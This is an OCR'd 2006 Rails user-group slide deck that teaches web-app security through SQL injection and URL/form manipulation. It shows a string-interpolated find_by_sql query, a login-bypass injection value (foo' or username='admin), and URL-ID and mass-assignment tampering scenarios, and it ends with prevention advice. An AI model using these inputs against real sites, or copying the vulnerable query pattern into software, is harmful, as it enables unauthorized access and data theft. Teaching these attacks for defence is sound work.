CHARIOT SOLUTIONS

OPTIMIZING YOUR INVESTMENT IN JAVA TECHNOLOGY

6 Ways to Hack a Web App


by Erin Mulder

Philadelphia Ruby on Rails User Group

March 2006

SQL Injection


SQL Injection in Action



CUSTOMER LOGIN

Welcome back! Please login using the form below.

SQL Injection in Action




CUSTOMER LOGIN

Welcome back! Please login using the form below.

Username: admin

Password: foo

SQL Injection in Action




CUSTOMER LOGIN

Invalid username and password combination.

Username: admin

Password: foo

SQL Injection in Action




CUSTOMER LOGIN

Welcome back! Please login using the form below.

Username

Password

SQL Injection in Action




CUSTOMER LOGIN

Welcome back! Please login using the form below.

Username	admin
Password	foo'

SQL Injection in Action




CUSTOMER LOGIN

Unexpected error. Please contact customer service.

Username: admin

Password: foo'


SQL Injection in Action



CUSTOMER LOGIN

Welcome back! Please login using the form below.

SQL Injection in Action




CUSTOMER LOGIN

Welcome back! Please login using the form below.

Username	admin
Password	foo' or username='admin

SQL Injection in Action



LOGIN SUCCESSFUL

Welcome back, Admin! Where would you like to go?

Server Configuration

User Management

Backup and Recovery

Inside the Attack

- Does this code look familiar?

```
User.find_by_sql("select * from users where \
  username='#{username}' and password='#{password}'")
```

- Normally, it executes something like this…

```
select * from users where
username='admin' and password='foo'
```

- But imagine we feed it this…

```
select * from users where
username='admin'
and password='foo' or username='admin'
```


What's Vulnerable?

- Login screens
- Search boxes
- Other forms
- Trusted URL parameters
- Any SQL queries that include user-modifiable criteria
  - Hidden variables are user-modifiable
  - Cookies are user-modifiable
  - Drop-down selections are user-modifiable
- Any other time user input is part of a command:
  - LDAP queries
  - System calls (e.g. to ImageMagick, ffmpeg)

What Can Happen?

- Escalation of privileges
- Compromise of private data (cross-application)
- Execution of restricted application functionality
- Use of database to compromise host system
  - e.g. loading /etc/password
  - e.g. executing commands

For database-specific exploits, check out: **HackNotes: Web Security Portable Reference**



Preventing SQL Injection

DON'T...

- Build queries using string concatenation
- Store user input without running it through a white list
- Trust database values that were originally user input

DO...

- Build queries using variable binding
- Run user input through a white list
- Use distinct admin database accounts
- Don't run database as root

URL & Form Manipulation

URL Manipulation in Action

- Andrea browses to her account settings page
- Notices that the URL is: http://www.myapp.com/users/profile/18
- For kicks, she adjusts that to be: http://www.myapp.com/users/profile/17
- Sees John's settings
- Changes his listed email address to a new hotmail account
- Gets the system to mail his password to her

Inside the Attack

- Because Andrea could edit her own user page, role-level security let her edit anyone's
- The system trusted the user id parameter she sent to it without verifying object-level permissions
- Allowed password change/recovery without re-authentication

Form Manipulation in Action

- Joe goes to a checkout screen
- Saves the HTML and edits it to add a field called discount
- Enters '30' in that field
- Continues through checkout
- Gets a 30% discount on everything

Inside the Attack

- The parameter 'discount' happened to match up to a field in the orders table
- When Joe checked out, the order details were used to create a new order with: Order.new(params[:order])
- The discount field was written with Joe's value, even though he didn't ever enter a discount code

What's Vulnerable?

- Any URL that is hidden only by obscurity
- Any action that accepts HTTP parameters
- Any action that populates an ActiveRecord object
- Any feature that involves object-level security:
  - User can edit his own user settings, but not others'
  - User can modify documents that he creates, but only view those that others create
- Any feature that involves field-level security
